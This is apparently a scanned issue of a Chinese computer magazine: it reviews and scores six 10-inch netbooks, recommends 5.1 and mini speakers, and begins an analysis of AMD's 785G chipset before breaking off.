主板芯片	Intel i945GSE
内存	1GB DDR2
硬盘	160GB HDD
显卡	Intel GMA950
屏幕	10英寸

外观设计测试

较薄机身	+1
珍珠光点触控板	+1
Baby Touch键盘	+1
机身边缘内凹	+1
总分	4分

操控感受测试

握持感	4.5分
输入感	4.5分
总分	9.5分
扩展性	4分

便携性

重量	1.27kg
电池续航	~9小时



珍珠光点触控板和Baby Touch键盘有效提升输入感

贝壳造型的机身将海洋元素成功引入机身设计中, 优雅的弧面设计和转轴让整机在屏幕关闭时给用户带来不错

握感, 而腕托部分边缘处的内凹设计颇为人性化, 充分考虑到用户单手握持机器时的舒适感。Baby Touch键盘在扩大键帽与指尖接触面积的同时, 很好地保持了键距, 避免文字录入时的误按。

而标配5600mAh容量电池让EeePC 1005HA拥有长达9小时的电池续航时间, 加上不到1.3kg的整机重量, 表现出极为优秀的便携性能。

软性价值方面, 除了我们熟知的电源管理的Super Hybrid Engine (S.H.E)以及针对网络数据



存储分享的Eee Storage空间外, 送测样机还附带了Eee Docking软件平台, Eee Sharing, Eee Tools, Eee Xperience等实用工具让小编兴奋不已, 可以说一旦华硕为市售机型装上Eee Docking软件平台, 将为华硕EeePC家族带来软性价值的飞跃。



贝壳造型的机身和内凹斜面带来良好握持感

- ▶ **测试感言:** 出色的工业设计很好地演绎了第三代EeePC产品在轻薄上的特点, 九小时续航时间极好地提升了产品便携性, 而在测试样机上出现的Eee Docking软件平台更让小编看好其未来软性价值的延续, 荣获《电脑迷》“编辑选择奖”当之无愧!

卵石自然风

三星N310

¥ 参考价格: 4288元

三星N310配置

处理器	Intel Atom N270
主板芯片	Intel i945GSE
内存	1GB DDR2
硬盘	160GB HDD
显卡	Intel GMA950
屏幕	10英寸

外观设计测试

类钱夹质感机身	+1
无边全景屏	+1
小卵石键盘	+1
总分	3分

操控感受测试

握持感	4.5分
输入感	5分
总分	9.5分
扩展性	4分

便携性

重量	1.22kg
电池续航	~4小时



被橡胶涂层覆盖的机身带来极好的温润感

温润、亲切, 三星N310一改以往IT产品冰冷的形象, 同华硕EeePC贝壳机一样将自然元素引入上网本的外观设计中。覆于机身表面的橡胶颗粒让整机拥有了类钱夹的质感, 在轻抚或触及N310机身时, 能很好地传来温润感, 同时很好地保持了颜色的统一。

无边黑晶全景屏拥有不错的色彩显示效果, 在预装Easy Resolution Manager软件的帮助下, 可轻松在1024×600和1024×768两种分辨率之间切换。小卵石键盘也是三星N310外观设计

上的一大亮点, 进行文字录入操作时手感极佳, 在本次横测中的六款产品中与EeePC 1005HA一起在输入感上表现最佳。



超过4000元的售价在主流上网本中相对较高, 不过除前面提到的Easy Resolution Manager软件外, 预装三星独有关于备份/升级/网络配置等应用的软件也很好地提升了产品软性价值。



小卵石键盘在长时间文字录入过程中手感出色

- ▶ **测试感言:** 亲切的外观设计风格、温润的手感和极佳的输入感让三星N310在家居化和人性化设计上表现突出, 丰富的预装软件也让小编看到三星在提升产品软性价值方面所做的努力。它和华硕EeePC 1005HA一起代表着上网本外观设计未来发展趋势。

大众明星机

Acer Aspire One D250

¥ 参考价格: 2560元

Aspire One D250配置

处理器	Intel Atom N280
主板芯片	Intel i945GSE
内存	1GB DDR2
硬盘	160GB HDD
显卡	Intel GMA950
屏幕	10英寸

外观设计测试

轻薄机身	+1
水滴转轴	+1
预置3G网卡插槽	+1
总分	3分

操控感受测试

握持感	4分
输入感	3.5分
总分	7.5分
扩展性	5分

便携性

重量	1.09kg
电池续航	~3小时



Aspire One D250键盘加上触控板给人一种小巧精致的感觉

轻! 是Aspire One D250拿在手里给小编的第一感觉。虽然整机没有像EeePC 1005HA那样采用斜面设计, 并没在视觉上给人轻薄感, 不过装上电池后不足1.1kg的重量却让Aspire One D250成为本次测试中最轻的一台产品。

Aspire One D250在外观设计方面很好地继承了第一代Aspire One产品丰富的细节元素, 独特的水滴状转轴在末端透明材质的修饰下尽显个性。推开上盖后, 经过拉丝处理的银色腕托部分极具金属质感, 而按下透明电源键后发出的淡绿色光芒也为整机增添了不少动感与活力元素。

从硬盘、内存到无线网卡, Acer均为Aspire One D250采用了可拆卸后盖设



计, 就升级和扩张性来说表现较好, 且预先设计了3G网卡插槽。为降低整机重量, Acer仅为Aspire One D250标配三芯2200mAh锂电池, 不过近三小时的电池续航时间对于一款不到3000元的上网本来说也算满意。



水滴状转轴让整机更具个性

- 测试感言: 作为一款不到3000元针对入门级用户的产品, Aspire One D250表现出良好的轻便性, 而充满个性元素的转轴、按键也很符合年轻时尚用户需求, 不过在预装软件方面还有待改善。

灵越移动

DELL Inspiron Mini 10(3G)

¥ 参考价格: 3850元

DELL Inspiron Mini 10配置

处理器	Intel Atom Z530
主板芯片	Intel SCH US15
内存	1GB DDR2
硬盘	160GB HDD
显卡	Intel GMA500
屏幕	10英寸
3G规格	中国移动TD-SCDMA

外观设计测试

无边全景屏	+1
一体式触控板	+1
预装3G模块	+1
标配HDMI接口	+1
总分	4分

操控感受测试

握持感	4分
输入感	4.5分
总分	8.5分
扩展性	5分

便携性

重量	1.17kg
电池续航	~3小时



一体式触控板完全将左右按键与触控板融为一体

1024×576分辨率10英寸屏幕采用了无边框设计, 加上一层透明面板后即可对屏幕形成很好的保护, 又可在显示时增强画面通透感。

Inspiron Mini 10键帽较大的面积和内凹设计让指尖与其接触时能获得较好的触感, 17.6mm的键距能很好提升输入的准确性。

采用Intel Atom Z530+Intel SCH US15配置的Inspiron Mini 10在播放720P《钢之炼金术师》动画片时, 处理器占用率仅为50%左右, 而对于1080P格式的《X战警3》勉强也可以流畅播放, 配备HDMI视频输出接口后与其它多媒体显示



设备连接十分方便。3G方面, DELL为Inspiron Mini 10配备了飞利浦生产的中国移动3G模块, 迅雷平均88.8KB/s的下载速度与网通有线1MB宽带速度不相上下。



宽大的键帽在文字录入时能获得不错手感

- 10英寸无边全景屏带来的通透感和宽大的按键带来的输入舒适感都给小编留下了极深印象, 在这里特授予其《电脑迷》“编辑推荐奖”, 并推荐给广大读者。

混合存储之殇 明基Joybook Lite U101-LC09

¥ 参考价格: 2999元

明基Joybook Lite U101-LC09配置

处理器	Intel Atom N280
主板芯片	Intel i945GSE
内存	1GB DDR2
硬盘	16GB SSD
显卡	Intel GMA950
屏幕	10英寸

外观设计测试


时尚上盖	+1
内置SSD硬盘	+1
预置3G网卡插槽	+1
总分	3分

操控感受测试

握持感	3.5分
输入感	3分
总分	6.5分
扩展性	5分

便携性

重量	1.05kg
电池续航	~3小时



充满网络流行符号的上盖是明基Joybook Lite U101系列产品一大特色

网络时代创意和活泼气息布满了U101-LC09产品机身上盖,测试样机蓝色上盖与乳白色机身搭配十分协调。16:9规格屏幕鲜艳的色彩和较好的层次感给小编带来不错的视觉体验。

作为明基第一代上网本产品,在输入感测中与其它品牌二、三代的产品相比有一定差距,不过在扩展性上,预置3G网卡插槽、预留HDD硬盘位等细节设计均体现出明基在设计Joybook Lite U101系列产品时的远见。

由于要将SATA接口预留HDD硬盘使用,SSD硬盘只好通过PATA接口与主机连接,造成接口对



硬盘传输速度的限制,在HD Tune软件测试中,24.8MB/s的平均读取速度虽然较弱,却拥有极其平稳的曲线,显示出SSD硬盘良好的稳定性。



优秀的扩展性是Joybook Lite U101-LC09最大的亮点

▶▶ **测试感言:** SSD+HDD硬盘混搭曾在上网本领域风光无限,却因微软禁止在硬盘混搭状态下使用Windows XP Home操作系统而遭遇寒流。Linux和即将普及的Windows 7能够成为其再次复苏的希望还不得而知,不过硬盘混搭对上网本用户充满无穷吸引力却是肯定的。

优雅3G生活

惠普Mini 1000(3G)

(购机赠送600元话费+1500元网费)

¥ 参考价格: 4999元

惠普Mini 1000配置

处理器	Intel Atom N270
主板芯片	Intel i945GSE
内存	1GB DDR2
硬盘	80GB HDD
显卡	Intel GMA950
屏幕	10英寸
3G规格	中国移动TD-SCDMA

外观设计测试

隐藏式花纹设计	+1
预装3G模块	+1
无边全屏屏	+1
总分	3分

操控感受测试

握持感	4分
输入感	4分
总分	8分
扩展性	4分

便携性

重量	1.10kg
电池续航	~3小时



隐藏式花纹设计让惠普Mini 1000显得颇为精致

较窄的机身加上上盖带来的隐藏式花纹设计,整机在外观上首先给人精致、优雅的感觉,Imprint膜内漾印技术增强上盖抗划伤能力的同时,为用户带来温润手感。电源及无线网络开关均设计在了机身前端两侧面,拨动式操作较为时尚,不过手感一般。

块状键盘拥有面积较大的键帽,可有效增大按键与手指的接触面,只是键帽表面弧度较小,长时间文字录入不易保持良好的手感。与普通笔记本不同的是惠普将按键设计在了触控板左右两侧,用户第一次接触时需要一定时间适应。



在3G应用测试中,惠普Mini 1000 3G版所采用的联芯科技(Leadcore)生产的中国移动内置3G模块表现出较好的稳定性,用迅雷在华军软件下载13.27MB的KMPlayer软件时平均速度达到了95kb/s,近三小时的电池续航时间也足够普通用户日常所需,只是连续使用时机身底部左侧散热问题有待改善。



将左右按键设计在两边增大了触控板面积

▶▶ **测试感言:** 3G版的惠普Mini 1000在外观设计上并没按前代非3G型号做太多改变,隐藏式花纹设计十分惹人喜爱,在3G网络的帮助下,让精致的小资生活充满乐趣。

奖项归属

产品的工业设计是本次横向测试考核的要点,像惠普Mini1000(3G)、明基Joybook Lite U101-LC09这样在第一代上网本中相当不错的工业设计,却在其它品

牌二代产品工业设计面前略为逊色。而华硕EeePC 1005HA和三星N310更是将自然元素与科技时尚完美地融合在一起,且均预装了丰富的独有软件,不过三星N310超过4000元的售价在主流机型中偏高,

因此特将《电脑迷》“编辑选择奖”授予华硕EeePC 1005HA。

而中国移动3G定制机DELL Inspiron Mini 10则依靠出色的性价比和得分获得本次测试的《电脑迷》“编辑推荐奖”!

机型	华硕 EeePC 1005HA	三星 N310	Acer Aspire One D250	DELL Inspiron Mini 10(3G)	明基 Joybook Lite U101-LC09	惠普 Mini 1000(3G)
外观设计得分	4分	3分	3分	4分	3分	3分
操控感受得分	9.5分	9.5分	7.5分	8.5分	6.5分	8分
扩展性得分	4分	4分	5分	5分	5分	4分
测试得分总计	17.5分	16.5分	15.5分	17.5分	14.5分	15分
重量	1.27kg	1.22kg	1.09kg	1.17kg	1.05kg	1.10kg
电池续航	~9小时	~4小时	~3小时	~3小时	~3小时	~3小时

寻找细节的差异

Intel Atom平台完全可以满足上网本互联网应用的需求,在主流上网本配置同质化这一背景下,我们特对Atom平台主流N270、N280、Z530三款处理器以及各个产品标配硬盘做了一个基础性能测试,为读者揭示上网本之间细微的性能差异。

处理器型号	Atom N270	Atom N280	Atom Z530
制程工艺	45nm	45nm	45nm
主频	1.6GHz	1.66GHz	1.6Hz
FSB频率	533MHz	667MHz	533MHz
Super PI 1MB	94.125秒	89.219秒	97.672秒
CineBench R10			
单核	535	552	535
多核	825	838	818

三款处理器在Super PI和CineBench R10两项测试中的成绩基本一致,N280因为主频的关系,测试成绩也略有提高,不过在实际使用中不会带来明显感受,因此在选购时对产品是配备N270还是N280处理器不必太过苛求。

在硬盘性能测试上,SSD固态硬盘由于采用PATA接口,速度反而

不如HDD硬盘,不过即使同样配备HDD硬盘,由于各硬盘厂商产品性能的不同,具体测试中也会有一定的差异(见文末表格)。

3G 一把锋利的双刃剑

任何事情都有利弊两面,3G应用为上网本市场带来机遇的同时,何尝不是一场新的考验。

利: 上网本品牌厂商与通信运营商合作推出定制型3G上网本,借助通信运营商营业网点和宣传,可以很好地扩展销售渠道,让消费者更容易接受上网本产品,而与通信运营商绑定推出的购机赠送网费和话费活动也有利于调动消费者购买积极性,且上网本对3G模块的需求有利于华为、大唐、中兴等第三方厂商的发展。

弊: 这里的弊更多在于对上网本品牌厂商的考验。且不说与通信运营商深度合作绑定资费赠送活动,需要承诺的巨大销售量,定制型3G上网本本身就会对各品牌非3G

上网本销售造成冲击。未来,随着3G网络的成熟,如何处理旗下非3G上网本与3G上网本的关系,平衡两者的定价将成为各上网本品牌厂商所要面对的考验。

刺者为王

上网本本身作为笔记本市场的一个分支,再大也无法超越笔记本市场,短时间过多品牌加入很容易出现“僧多粥少”的情况,在外部超轻薄笔记本和内部各品牌同质化及3G定制型产品双重压力下,不少代工贴牌及实力较弱的二三线上网本品牌已经出现后继乏力情况,型号单一、新品推出速度过慢都让它们成为上网本市场洗牌的牺牲者。

中低端用廉价产品抢夺市场份额,中高端以差异化产品塑造品牌形象,满足市场各种消费者需求以及扩大市场覆盖范围,提升销量均要以巨大研发、生产实力为基础,未来上网本市场无疑会演出一场大鱼吃小鱼、胜者为王的局面。

机型	华硕 EeePC 1005HA	三星 N310	Acer Aspire One D250	DELL Inspiron Mini 10(3G)	明基 Joybook Lite U101-LC09	惠普 Mini 1000(3G)
硬盘型号	希捷160GB	三星160GB	日立160GB	日立160GB	16GB SSD	东芝80GB
HD Tune 平均读取速度	49.9MB/s	51.7MB/s	46.4MB/s	40.4MB/s	24.8MB/s	29.3MB/s

看电影我用5.1 ■ 文/寒江

主流5.1音箱选购指南

在慵懒无聊的周末下午,泡上一杯咖啡或热茶,打开电脑,放一部经典电影,跟随电影的主人公和情节发展,心情跌宕起伏,也算是休闲的一大乐事。不过好电影还需好音效,一套好音箱才能将音效表现得淋漓尽致,烘托出电影或紧张或轻松自在的气氛。如果你是电影爱好者,又正好喜欢在电脑上看电影,不妨换一套好的5.1音箱,尽情感受电影带来的视觉和听觉享受吧。

5.1音箱 为电影和游戏而生

目前游戏和电影均支持5.1声道,只有使用5.1音箱,在电影中才能有如身临其境,感受到来自前后左右的声音,如战争大片中,子弹从耳边呼啸而过的那种感受,是普通2.1音箱无法比拟的。另外,一些游戏也需要精准定位,使用5.1音箱,定位更加精准,能感受到脚步声来自哪个方位,帮助游戏玩家快速作出反应。因此,使用一套音质出色的5.1音箱,配合目前流行的大屏幕高清显示器,能够给电影和游戏带来更好的听觉感受。

摆放位置决定效果

多声道的音箱,摆位也很关键。低音炮由于指向性不强,在摆放时更多考虑的是布线的方便,倒相孔的一面距离墙面需20cm以上。中置音箱承担着影片中人物对话等声音的播放,应该摆在听者的正前方。前方的卫星箱高度要尽量保持一致,并且和观众观赏影片时耳朵的高度不要相差太多,中高频的指向性较强,如果高度不一致则会有相当大的频率缺失。两个后置的环绕音箱可以放在与前置相对的位置上,距离可以稍远于前置音箱与人耳的距离。高度方面,环绕音箱以高出人耳60~90cm为宜,两个环绕音箱与人耳之间的连线夹角在60度左右。

主流5.1音箱推荐

三诺AV-6501

• 参考价格: 799元

AV-6501的低音炮箱体采用了传统的长方形设计,整体面板设计简洁却不失张力。低音炮采用一个6.5英寸的超重低音单元,



使用了高强度振膜+大功率橡胶折环设计,低音表现强烈震撼,给使用者身临其境的低频感受。五个卫星音箱都采用了大面积的黑色单元网罩,和黄色的箱体搭配相得益彰,卫星音箱采用3英寸的全频单元,并有防磁设计,纸质振膜和绢质混纺布边,让卫星音箱在中高频表现更清晰和干净。此外,三诺AV-6501附带遥控器,方便用户对音箱进行调节。

推荐理由: 木质音箱,在音质效果上表现比较出色,适合追求音质的用户选择。

罗技X-530



• 参考价格: 650元

罗技X-530采用塑料箱体,时尚的造型更适合现代的家居风格。主音箱采用5.25英寸的低频单元,效果出色。

卫星音箱采用两个2英寸单元的设计,功率为7.4W,中置功率为15.5W,加强了人声表现能力。前级右声道那个卫星音箱带有耳机输出、电源开关和音量调节,方便用户使用。每个卫星音箱的底座角度均可调节。

推荐理由: 外形时尚,现代感十足,音质表现不错,是时尚用户的好选择。

兰欣V-5502D

这款音箱的独立功放和箱体都采用了棱角分明的长方体造型,并且配有遥控器,操控非常方便,它的卫星箱造型和主箱完全一样,中间银色方框起到很好的装饰作用,整体造型稳重中带有非常活泼的色彩。低音炮采用6.5英寸单元,功率比较大,低音效果不错。由于音箱配有独立功放,连接更方便,提供2.1和5.1两组音频输入接口,全部采用双RCA接口形式。音质方面,低频量感很好,中高频中规中矩,非常适合低音狂人购买。

推荐理由: 低音效果不错,性价比较高,适合追求性价比的用户选购。

• 参考价格: 498元



便携精品

奋达V360迷你音箱

■ 文/Cat



随着上网本和笔记本的热销，用户不再满足本本两个小喇叭的音效，而希望获得更好的听觉享受，因此近期迷你音箱市场备受关注，不少厂商在迷你音箱市场推出新品。近期奋达便推出一款V360便携音箱，采用铝合金箱体，在音效上有出色表现，堪称迷你音箱精品。

抢眼的外观设计

奋达V360采用一体式箱体，铝合金拉丝工艺面板，有宝石蓝、烈焰红和宝马灰三种颜色可选。侧面采用钢琴烤漆材质，在外观设计上非常抢眼。正面发声单元的位置，V360采用超薄机身设计，厚度仅34mm，重量为500g，方便携带，采用黑色的金属网罩，保护单元在随身携带的过程中不受损伤。音箱面



音箱背面设计了可收纳的支架。

板弧线流畅，后面板底部设计了可收纳的支架，不影响音箱的便携性能，让音箱可以一定角度摆放，营造更出色的音场效果。USB和AUX音频输入接口设计在音箱的背面，电源开关和音量旋钮设计在音箱顶部，保持了音箱外观的整体性。



右侧是调节音量大小的旋钮。



电源开关位于音箱顶部左侧。

音效测试

笔者迫不及待将V360连接到笔记本，打开电源，系统就自动安装V360的驱动程序，并且自动成为系统默认音频输出设备。随便选择一首MP3播放，奋达V360相较笔记本的两个小喇叭，音量更大，声场开阔，声音更清澈，第一听感就相当不错。

试听曲目我们选择了蔡琴的《渡口》，大鼓声低沉有力，但余音较短，低频略显不足，不过有这样的效果已经令人满意了，小鼓声清脆短促，对于中频的表现也还不错，人声还原准确。在测试细节表现方面，我们使用《Steam Train》，这是一段火车站场景，其中有火车进站时的各种嘈杂声，在月台上说话声、脚步声、鼓掌声、口哨声、火车声，各种高中低音交织，V360对细节的解析能力还不错，能够清楚“听”到各个位置发出的声音，并且还原准确，高音的表现也比较清晰干净。

总结

V360是一款外观和品质兼具的精品便携音箱，外观设计出色，采用铝合金拉丝面板，质感十足，携带方便。虽然最大输出功率为4W，不过音量较大，并且音质纯净清澈，在听感上接近普通2.1音箱。得益于动态低音引擎，低音的表现让人满意，就综合表现而言，奋达B360让人对这个小小的便携音箱所蕴藏的能量刮目相看。多重音频输入方式和供电方式，让这款便携音箱不仅仅只能搭配笔记本，也可以接手机和MP3等设备，实现更多的应用。

多重输入 分享音乐更简单

奋达V360采用一线通设计，一条USB数据线即可为音箱提供电源和信号输入。在使用USB接口时，360音箱采用数字音频输入，内置USB声卡，为音箱提供纯净的数字信号输入，确保音箱的音色清澈纯净。V360还提供了AUX接口，支持接驳MP3等设备，在音箱的底部设计了电池舱，支持使用四节AAA电池为音箱供电，4节AAA电池可使用8小时，让迷你音箱可以脱离笔记本电脑，适应更多的应用场合，例如通过MP3、手机、PSP等音源设备，在野营时与更多人分享动听的音乐。此外V360还附带一个绒布音箱袋，外出时可以将音箱放入袋中，较为方便和贴心。

AAS动态低音引擎

在发声单元配置方面，V360采用40mm的新型稀土永磁材料的钕铁硼扬声器，为全频段发声单元，最大输出功率为4W，音质纯净，细节表现出色。值得一提的是，V360采用动态低音引擎，采用空气动力声学，两个扬声器的振动，带动中间动态低音引擎发声，也正因为如此，V360小小的箱体，能够提供比同级别音箱更震撼的低音效果。



V360提供了USB和AUX音频输入接口

时尚魅力 现代韵动HY-208迷你音箱



● 参考价格: 待定

产品规格

额定工作电压	DC +5V
额定输出功率	3W×2
输入灵敏度	500mV±3db
信噪比	≥75 db
分离度	≥50 db
频率响应	30Hz~20KHz
喇叭单元	2" 8Ω 3W大磁钢全音防磁喇叭×2

点评: HY-208体积小巧, 造型独特时尚, 便于携带, 搭配笔记本电脑或放在电脑桌上, 都十分吸引眼球。

现代韵动HY-208是一款外形时尚的迷你小音箱, 在设计上极具创新理念, 体型小巧, 采用椭圆形的造型设计, 与传统方方正正的箱体相比, 显得更加活泼, 数码韵味更浓。独特的仰角设计, 纯黑的主色配上耀眼的红色LED灯, 充满时尚魅力。HY-208采用大磁钢全音防磁喇叭, 高音透明清晰, 中低频搭配也非常和谐, 单元外以黑色金属网格保护, 金属点缀, 让HY-208充满时尚灵动的气息。单个音箱的功率为3W, 总功率为6W, 另外, HY-208采用触摸式音量大小控制, 轻轻一点即可控制, 设计十分人性化。

快乐空间 金河田G3-09音箱



● 参考价格: 199元

近期金河田推出了在市场上广受欢迎的G3音箱的改款产品G3-09音箱, 采用和G3音箱一脉相承的设计理念——优秀的音质还原, 完美的家居融合和健康环保。该音箱以简单大气的黑色为主调, 黑色烤瓷加上些许白色花纹, 整体的色调柔和, 显得更为优雅和时尚。金河田G3-09主音箱前面板简洁大方, 只有音量和低音两个调节旋钮, 通电后旋钮周围发出幽蓝色的灯光, 简洁活泼。金河田G3-09版采用大口径长冲程低音炮设计, 加上独特的对地增压设计, 在同样功率下, 低音效果更加震撼。G3-09版体积不大, 但功率相对充足, 适合看电影及闲暇时欣赏音乐。此外, 金河田G3-09音箱符合欧盟最严格的RoHS标准, 同时还通过EMC认证, 可彻底避免电磁辐射、静电与电磁干扰给人们生活带来的烦恼。

点评: 优雅时尚的外观, 优秀的音质还原, 健康环保和家居完美融合, 让G3-09音箱在欣赏大片和音乐的同时, 给用户带来健康快乐的使用环境。

实力派2.1 兰欣X-555E音箱

X-555E是兰欣最近推出的一款面向主流PC用户的2.1多媒体音箱, 在前作兰欣 X-555 2.1音箱的基础上, 兰欣 X-555E经历了较大幅度的改进和优化, 是一款注重音质表现的实力派2.1音箱, 也是当前兰欣2.1音箱中的主力型号。音箱色调以黑色为主, 视觉效果比较厚重。扬声器外圈以及箱体上红色的装饰条显得十分醒目, 对音箱外观起到画龙点睛的作用。

兰欣X-555E采用3英寸高音单元, 卫星音箱单元外使用金属网格保护, 单个高音单元输出功率达12W, 而5英寸的低音单元输出功率达到了18W, 总功率达到42W, 营造了宽广的声场, 低音动感充足, 高音清晰, 用来欣赏气势宏大的影片、音乐和大型3D游戏均能带来爽快的娱乐感受。X-555E提供了音量调节、低音增益调节、高音增益调节三个旋钮, 用户可以根据需要调节音质以获得最佳感受, 调节按钮在主音箱右侧, 调节方式也比较方便。

点评: 42W的功率使兰欣X-555E成为2.1音箱中的实力派选手, 音质相对出色, 并且价格不贵, 非常有性价比。



● 参考价格: 198元

倾听战争的声音

■文/王伟光



“俄国虽大，我们却也退无可退，我们的身后就是莫斯科！”——战争中经典的豪言壮语至今仍让人激动不已。如果想在和平年代中体验战争，不妨进入电脑游戏的战争世界：逼真的爆炸，硝烟未尽的枪口，烟花式的炮火，能让我们在和平时代倾听战争的声音。

音效 战争游戏的绿叶

战争游戏通常由RTS（即时战略）和FPS（第一人称射击）组成，而FPS的主观视点代入感极强，再加上精美的画面和逼真的音效，更能给人带来直接感受。《使命召唤4：现代战争》是目前世界上顶尖的战争游戏，游戏的背景已从二战转移到现代反恐的战场，但不变的仍是照片级的画面以及逼真的音效。

若要烘托战争气氛，让人身临其境，顶级的画面只是基础，而逼真的音效才能让人沉浸其中。战争的声音分为两个部分，一部分是战斗前后的自然音效，另一部分是激烈战斗中的声音。在反恐题材的《现代战争》中，玩家会到各种不同的地域执行任务，也会有不同风格的自然音效。游戏第一个任务是乘坐直升机在海上攻击恐怖分子的舰艇，会听到风声、雨声和海浪声；第二幕是在黎明破晓前潜入恐怖分子基地，青蛙的叫声和楼里压低的人语清晰可闻，再加上穿越草丛时摩擦的沙沙声，很好地烘托了大战前的寂静。激战前后的寂静烘托的是战斗的高潮。战争场面的音效更加丰富，这种情况下更需要听音辨器进行战斗。即使闭上眼睛，也能靠声音捕捉到敌人方位和与战

友的距离。根据枪械上膛、射击的声音可辨别枪械的种类。而来自四面八方的风声、武器射击、上膛、爆炸声、被击中声音也非常写实。

战争音效 好音箱来表现

好音效当然需要用好音箱来表现。无论是战斗前的寂静还是战斗中火力全开，如果没有好音箱，战争感觉就会大打折扣。这里推荐兰欣X-555E音箱来体验战争的声音。它声场宽广，低音动感充足，中音清晰洪亮，5英寸的低音单元输出功率达到了18瓦，而且低噪比较小，即使在最大音量下，音箱待机时也相当安静，几乎感觉不到什么杂音。在表现自然界声音方面非常到位。

此款音箱在表现突如其来的爆炸和余震方面也十分出色：在典型使用环境下（50%音量），音箱声音比较清晰，高音不刺耳、低音不轰鸣，子弹射出时发出的穿刺感和余震以及空间定位让人满意；队友的呼唤和吼叫听得非常清楚。战斗中轻机枪发出的清晰“哒哒”声，主要考验音箱中频的力度与质感以及声音定位，还有低频气势。此外，音箱的各音域单元配合比较默契，低音箱对低频信号有比较好的弥补与加强，音箱整体听感比较平衡。

当开始战斗后，双方参战人员的脚步声、小型武器开火声、冲锋枪的射击声还有爆炸声会让玩家紧张得冒汗。这款音箱在游戏定位上也能发挥出中频的特色，玩家可以根据脚步声判断对手的方位，根据脚步声的大小，分析对手的远近以便及时埋伏。另外，利用枪声找寻战斗的发起点，进而参加战斗。每一个细节，每一次枪声，都能轻易地抓住玩家的心，沉淀在其中不可自拔，兰欣X-555E音箱让这个高品质的战争游戏在音效方面发挥得淋漓尽致。

看战争大片 战场呼啸而来

若要考察音箱，还得靠战争影片中的音效。兰欣X-555E音箱在大体积木质箱体的烘托下，音箱低频表现结实有力。在测试中我们用新一代007丹尼尔·克雷格主演的二战片《反抗军》来测试音箱的效果。兰欣X-555E的中频表现比较宽广和舒展，听感趋向于温暖亲切，干涩感觉少了许多，在剧情战争中人骨碎裂、刀剑刺入血肉中的声音，枪声、打斗声以及炮声相当震撼。这款音箱的高频表现比较平滑，音调变换也比较自如，毛刺和爆音现象非常少。整体表现来看兰欣X-555E比较出色，声场表现良好，闭上眼睛聆听，电影中的激烈打斗场面被音箱完美还原，战场呼啸而来。我们在适当调整低音后，效果会更理想：低频整体量感很足，大动态下的表现令人满意。



规格参数


输出功率	42W RMS
频率响应	45Hz-20KHz
发声单元	5英寸 x1, 3英寸 x2
输入接口	RCA
输出接口	RCA
失真度	≤ 0.1%

整合最强者

AMD 785G芯片组解析

■ 文/ZERO

整合主板的性能越来越强大, 整合的显示核心足以应对日常使用、视频播放甚至普通游戏等需求, 极具性价比, 整合主板已经成为入门级用户的首选。近期, AMD为了配合新一代45nm处理器Athlon II的上市, 推出全新的785G整合芯片组, 取代市场的主流产品780G, 整合显卡支持DX10.1, 成为整合芯片组的新王者, 得到用户的广泛关注。




整合时代 性能为先

随着整合主板的发展, 整合主板早已摆脱“只提供显示功能”的形象, 朝着性能越来越强大, 功能越来越多的方向发展。目前主流整合芯片组的显示核心已经全线支持DX10, 在性能上虽然和独立显卡有一定差距, 但是随着支持DX10、视频硬件解码等功能的加入, 整合显卡不再是低性能的代名词, 而是代表高性能和高性价比, 为入门级用户提供低价格、高性能的产品。这也是整合主板在近年来大受欢迎的重要原因。因此, 上游芯片组厂商和主板厂商对整合主板的市场都格外重视, 不断推出性能更强大的整合芯片组, 让用户以更低的价格买到性能更强大的产品。

取代780G

AMD 785G芯片组


AMD的整合芯片组, 从690G到780G, 都凭借出色的显示性能, 成为市场的主流整合主板产品, AMD 780G更是市场上首款支持DirectX 10的整合主板, 凭借支持UVD视频处理引擎, 成为市面上首款100%支持硬件解码的整合主板。不过, 随着AMD新一代面向中低端的45nm处理器Athlon II的上市, AMD将推出代号为RS880的新一代整合芯片组, 支持DDR3内存, 基于RV620显示核心, 将显示核心的规格提升至支持Direct X 10.1、Shader Model 4.1, 而且支持第二代UVD视频处理引擎。



785G芯片组的北桥芯片型号为RS880。

它将替代原有的AMD 780G芯片组, 成为AMD平台新的主流产品。AMD 785G将搭配SB710南桥芯片, 而到2010年新一代SB800南桥上市后会采用新型南桥芯片。

AMD 785G芯片组的北桥芯片为RS880, 采用55nm制造工艺, 工作电压为1.1V, 最高功耗约11.4W, 省电模式下功耗不足3W。芯片大小为21mm × 21mm, 采用528脚FCBGA封装, 与RS780芯片组的引脚相同, 可共用相同的PCB。除了显示核心的改良, RS880与RS780的架构是完全一样的, 支持HyperTransport 1.0及3.0技术, 支持PCI-Express 2.0规格, 并内建24个PCI-E



AMD 785G芯片组采用SB710南桥。

Lanes, 包括了PCI-E × 16显卡插槽和四组PCI-E × 1插槽, 另外, 一组PCI-E × 4是用作连接南桥芯片的A-Link II界面。

AMD 785G芯片组搭配南桥芯片为SB710, 该南桥在770等芯片组上已经得以采用, 取消了OverDriver支持, 支持六个SATA 3Gb/s接口, SATA RAID 0/1/0+1磁盘阵列功能。值得一提的是, SB710仍然支持ACC功能, 支持将AMD的双核羿龙II破解为四核。

支持DX10.1

785G整合显卡升级

